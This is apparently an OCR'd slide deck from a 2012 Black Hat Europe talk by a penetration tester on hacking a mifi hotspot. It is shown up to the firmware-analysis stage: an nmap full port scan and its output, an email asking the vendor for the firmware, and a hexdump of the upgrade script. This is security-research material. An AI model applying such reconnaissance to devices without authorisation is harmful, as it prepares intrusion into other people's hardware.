black hat EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

Drop it like it's hotspot

Steve Lord

MANDALORIAN
SECURITY SERVICES LTD

Agenda

What This Is About

- How to hack Linux-based embedded devices
- How to abuse mifi hotspots
- Some toys

Who Is This Guy?

No, really? Who is he?

- @stevelord
  - Career Pentester
- Technical Director at Mandalorian
- @44Con co-founder
- Tiger Scheme Tech Panel Member
- Described as a “walking 4chan” by some guy at AppSec EU last year

Conclusion

Thanks for listening

- Breaking embedded systems is easy
- For some values of embedded systems
- And some values of easy

Butt

Weight?

I Was In A Hot Country

No, really

And I Saw This

What Is That?

Bandluxe PR30 Mifi Hotspot

- Based on Freescale i.MX25
  - ARM926EJ-S
- HSPA+
- Built in 802.11 b/g
- Micro SD slot
  - SMB Server

Other Stuff

Bandluxe PR30 Mifi Hotspot

- Exports .iso as CD
- Uses RNDIS for USB Net
- External 3G antenna port
- 2200 mAH battery (4 hours!)
  - Nearly 24 hours with a spare 10000 mAH pack!


An Approach

Taking control

- Profile the device
- Analyse the firmware
- Find and exploit flaws

Profile The Device


Lets take a look



```
# Nmap 5.00 scan initiated Sat Mar  3 16:08:14 2012 as: nmap -sS -p0-65535 -n -s
V -oA tcp-full-sv 192.168.100.1
Interesting ports on 192.168.100.1:
Not shown: 65531 closed ports
PORT     STATE SERVICE     VERSION
53/tcp   open  domain      dnsmasq 2.52
80/tcp   open  http?
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: PR39)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: PR39)
6584/tcp open  unknown
2 services unrecognized despite returning data. If you know the service/version,
 please submit the following fingerprints at http://www.insecure.org/cgi-bin/ser
vicefp-submit.cgi :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=5.00%I=7%D=3/3%Time=4F528873%P=i686-pc-linux-gnu%r(GetRequ
SF:est,357,"HTTP/1\.0\x20200\x20OK\r\nContent-type:\x20text/html\r\nDate:\
SF:x20Thu,\x2001\x20Jan\x201970\x2000:19:14\x20GMT\r\nConnection:\x20close
SF:\r\nAccept-Ranges:\x20bytes\r\nLast-Modified:\x20Wed,\x2015\x20Dec\x202
SF:010\x2003:53:05\x20GMT\r\nContent-length:\x20666\r\n\r\n<!DOCTYPE\x20ht
SF:ml\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.0\x20Strict//EN\"\x20\"htt
SF:p://www\.w3\.org/TR/xhtml1/DTD/xhtml1-strict\.dtd\">\n<html\x20xmlns=\"
SF:http://www\.w3\.org/1999/xhtml\"\x20xml:lang=\"en\"\x20lang=\"en\">\n<h
SF:ead>\n<meta\x20http-equiv=\"refresh\"\x20content=\"0;\x20URL=cgi-bin/we
:
```

Profile The Device

Lets take a look




Language Settings

Language: English

Profile The Device

Lets take a look


Write: Bandrich PR30 firmware
File Edit View Options Tools Help
Send
Spelling
Attach
Security
Save

From: Steve <steve@44con.com> steve@44con.com


To: support@bandrich.com

Subject: Bandrich PR30 firmware

```
Hi,

I bought a Bandrich PR30 in Saudi Arabia and would like to get a copy
of the firmware. I was just wondering where I could download the
firmware?

Thanks,
Steve
```

Profile The Device

Lets take a look


Re: Bandrich PR30 firmware - Inbox - [redacted] - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Mail
Write
Address Book
Tag
Search all messages... <Ctrl+K>
Inbox - [redacted]
Re: Bandrich PR30 firmware - Inb...
Reply
Forward
Archive
Junk
Delete
Other Actions

From [redacted]


Subject **RE: Bandrich PR30 firmware** 15/12/2011 01:26

To Me [redacted]

```
Dear Steve,

Thank you very much for your patronage of BandRich products.

For FW upgrade, please kindly download the file from the link below:
ftp://[redacted]@ftp.bandrich.com/PR30 series_ FW_(std).zip

Thanks and have a nice day!

Best Regards,
```

Analyse The Firmware


What's in the box?



```
00000000  23 21 2f 62 69 6e 2f 73  68 20 0a 65 63 68 6f 20  |#!/bin/sh .echo |
00000010  22 53 6f 75 72 63 65 20  66 69 6c 65 20 76 61 6c  |"Source file val|
00000020  69 64 61 74 69 6f 6e 2e  2e 2e 22 0a 0a 73 65 64  |idation..."..sed|
00000030  20 2d 65 20 27 31 2c 2f  5e 65 78 69 74 24 2f 64  | -e '1,/^exit$/d|
00000040  27 20 2d 65 20 27 2f 5e  72 6f 6f 74 66 73 2d 74  |' -e '/^rootfs-t|
00000050  61 67 2f 2c 24 64 27 20  22 24 30 22 20 7c 20 67  |ag/,$d' "$0" | g|
00000060  7a 69 70 20 2d 74 20 2d  0a 65 72 72 5f 63 68 6b  |zip -t -.err_chk|
00000070  3d 24 3f 0a 69 66 20 5b  20 24 65 72 72 5f 63 68  |=$?.if [ $err_ch|
00000080  6b 20 2d 6e 65 20 31 20  5d 3b 20 74 68 65 6e 0a  |k -ne 1 ]; then.|
00000090  09 65 63 68 6f 20 22 55  70 67 72 61 64 69 6e 67  |.echo "Upgrading|
000000a0  20 6b 65 72 6e 65 6c 20  69 6d 61 67 65 2e 2e 2e  | kernel image...|
000000b0  22 0a 09 2f 65 74 63 2f  69 6e 69 74 2e 64 2f 62  |"../etc/init.d/b|
000000c0  72 5f 77 69 66 69 20 73  74 6f 70 20 3e 20 2f 64  |r_wifi stop > /d|
000000d0  65 76 2f 6e 75 6c 6c 0a  09 2f 65 74 63 2f 69 6e  |ev/null../etc/in|
000000e0  69 74 2e 64 2f 73 61 6d  62 61 20 73 74 6f 70 20  |it.d/samba stop |
000000f0  3e 20 2f 64 65 76 2f 6e  75 6c 6c 0a 09 2f 75 73  |> /dev/null../us|
00000100  72 2f 62 69 6e 2f 6b 69  6c 6c 61 6c 6c 20 2d 39  |r/bin/killall -9|
00000110  20 4d 6f 6e 69 74 6f 72  57 61 6e 0a 09 2f 62 69  | MonitorWan../bi|
00000120  6e 2f 6b 69 6c 6c 20 2d  73 20 55 53 52 31 20 60  |n/kill -s USR1 `|
00000130  63 61 74 20 2f 74 6d 70  2f 6c 6f 63 6b 2f 62 72  |cat /tmp/lock/br|
00000140  6c 63 64 2e 6c 6f 63 6b  60 0a 09 2f 75 73 72 2f  |lcd.lock`../usr/|
00000150  62 69 6e 2f 6b 69 6c 6c  61 6c 6c 20 62 61 6e 64  |bin/killall band|
00000160  6c 75 78 65 64 0a 09 2f  75 73 72 2f 62 69 6e 2f  |luxed../usr/bin/|
:
```

Analyse The Firmware

